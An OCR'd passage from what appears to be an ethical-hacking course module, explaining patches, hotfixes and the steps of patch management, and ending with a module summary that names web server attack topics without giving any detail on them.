
1. Hotfixes are an **update to fix a specific customer issue** and not always distributed outside the customer organization
2. A patch is a **small piece of software designed to fix problems**, security vulnerabilities, and bugs and improve the performance of a computer program or its supporting data
3. Users may be notified through **emails** or through the **vendor's website**
4. A patch can be considered as a **repair job for a programming problem**
5. Hotfixes are sometimes packaged as a set of fixes called a **combined hotfix** or **service pack**

Patches and Hotfixes

A patch is a small piece of software designed to fix problems, security vulnerabilities, and bugs as well as improve the usability or performance of a computer program or its supporting data. A patch can be considered a repair job for a programming problem. A software vulnerability is the weakness of a software program that makes it susceptible to malware attacks. Software vendors provide patches that prevent exploitations and reduce the probability of threats exploiting a specific vulnerability. Patches include fixes and updates for multiple known bugs or issues. A patch is a publicly released update that is available for all customers. A system without patches is much more vulnerable to attacks than a regularly patched system. If an attacker can identify a vulnerability before it is fixed, then the system might be susceptible to malware attacks.

A hotfix is a package used to address a critical defect in a live environment and contains a fix for a single issue. It updates a specific product version. Hotfixes provide quick solutions and ensure that the issues are resolved. Apply hotfixes to software patches on production systems.

Vendors update users about the latest hotfixes through email or make them available on their official website. Hotfixes are updates that fix a specific customer issue and are not always distributed outside the customer organization. Vendors occasionally deliver hotfixes as a set of fixes called a combined hotfix or service pack.



What is Patch Management?

- "Patch management is a process used to fix known vulnerabilities by ensuring that the **appropriate patches** are installed on a system"

An automated patch management process

Detect	Use tools to detect missing security patches
Assess	Asses the issue(s) and associated severities by mitigating the factors that may influence the decision
Acquire	Download the patch for testing
Test	Install the patch first on a testing machine to verify the consequences of the update
Deploy	Deploy the patch to the computers and ensure that the applications are not affected
Maintain	Subscribe to get notifications about vulnerabilities as they get detected


What is Patch Management?

According to https://www.techtarget.com/searchenterprisedesktop/, patch management is an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) in an administered computer system. Patch management is a method of defense against vulnerabilities that cause security weaknesses or corrupt data. It is a process of scanning for network vulnerabilities, detecting missed security patches and hotfixes, and then deploying the relevant patches as soon as they are available to secure the network. It involves the following tasks:

- Choosing, verifying, testing, and applying patches
- Updating previously applied patches with current patches
- Listing patches applied previously to the current software
- Recording repositories or depots of patches for easy selection
- Assigning and deploying the applied patches

An automated patch management process includes the following steps.

- **Detect**: Use tools to detect missing security patches.
- **Assess**: Asses the issue(s) and its associated severity by mitigating the factors that may influence the decision.
- **Acquire**: Download the patch for testing.
- **Test**: Install the patch first on a test machine to verify the consequences of the update.
- **Deploy**: Deploy the patch to computers and ensure that applications are not affected.
- **Maintain**: Subscribe to receive notifications about vulnerabilities when they are reported.



Installation of a Patch

Identifying Appropriate Sources for Updates and Patches

- First, make a **patch management plan** that fits the operational environment and business objectives
- Find appropriate **updates and patches** on the home sites of the applications or operating systems' vendors
- The recommended way of tracking issues relevant to **proactive patching** is to register with the home sites to **receive alerts**

Installation of a Patch

- Users can access and install security patches via the **World Wide Web**
- Patches can be installed in two ways

Manual Installation

- In this method, the user **downloads the patch** from the vendor and installs it

Automatic Installation

- In this method, the applications use the **Auto Update** feature to update themselves

Implementation and Verification of a Security Patch or Upgrade

- Before installing any patch, **verify the source**
- Use a proper **patch management program** to validate file versions and checksums before deploying security patches
- The patch management tool must be **able to monitor the patched systems**
- The **patch management team** should check for updates and patches regularly

Installation of a Patch

The installation of a patch entails the following tasks.

- **Identifying Appropriate Sources for Updates and Patches**

  It is important to identify appropriate sources for updates and patches. Patches and updates that are not installed from trusted sources can render the target server even more vulnerable to attacks, instead of hardening its security. Thus, the selection of appropriate sources for updates and patches plays a vital role in securing web servers.

  The following are some methods for identifying appropriate sources for updates and patches.

  - Create a patch management plan that fits the operational environment and business objectives.
  - Find appropriate updates and patches on the home sites of the applications or OS vendors.
  - The recommended method of tracking issues relevant to proactive patching is to register to the home sites to receive alerts.

- **Installation of a Patch**

  Users can access and install security patches via the World Wide Web. Patches can be installed in two ways.

  - **Manual Installation**

    In this method, the user downloads the patch from the vendor and installs it.

- **Automatic Installation**

  In this method, applications use an auto update feature to update themselves.

- **Implementation and Verification of a Security Patch or Upgrade**
  - Before installing any patch, verify the source.
  - Use a proper patch management program to validate file versions and checksums before deploying security patches.
  - The patch management tool must be able to monitor the patched systems.
  - The patch management team should check for updates and patches regularly.

Module Summary

- In this module, we have discussed the following:
  - Web server concepts
  - Various web server threats and attacks in detail
  - Web server attack methodology in detail, including information gathering, web server footprinting, website mirroring, vulnerability scanning, session hijacking, and web server passwords hacking
  - Various web server hacking tools
  - Various countermeasures that are to be employed to prevent web server hacking attempts by threat actors
  - Detailed discussion on securing web servers using various security tools
  - Patch management concepts
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, hack web applications

Module Summary

In this module, we discussed in detail the general concepts related to web servers; various web server threats and attacks; the web server attack methodology, including information gathering, web server footprinting, website mirroring, vulnerability scanning, session hijacking, and web server passwords hacking; and various web server hacking tools. Additionally, we discussed various countermeasures that can be employed to prevent web server hacking attempts by threat actors. We also discussed how to secure web servers using various security tools. We concluded the module with a detailed discussion on patch management concepts.

In the next module, we will discuss in detail how attackers, including ethical hackers and pen testers, hack web applications.

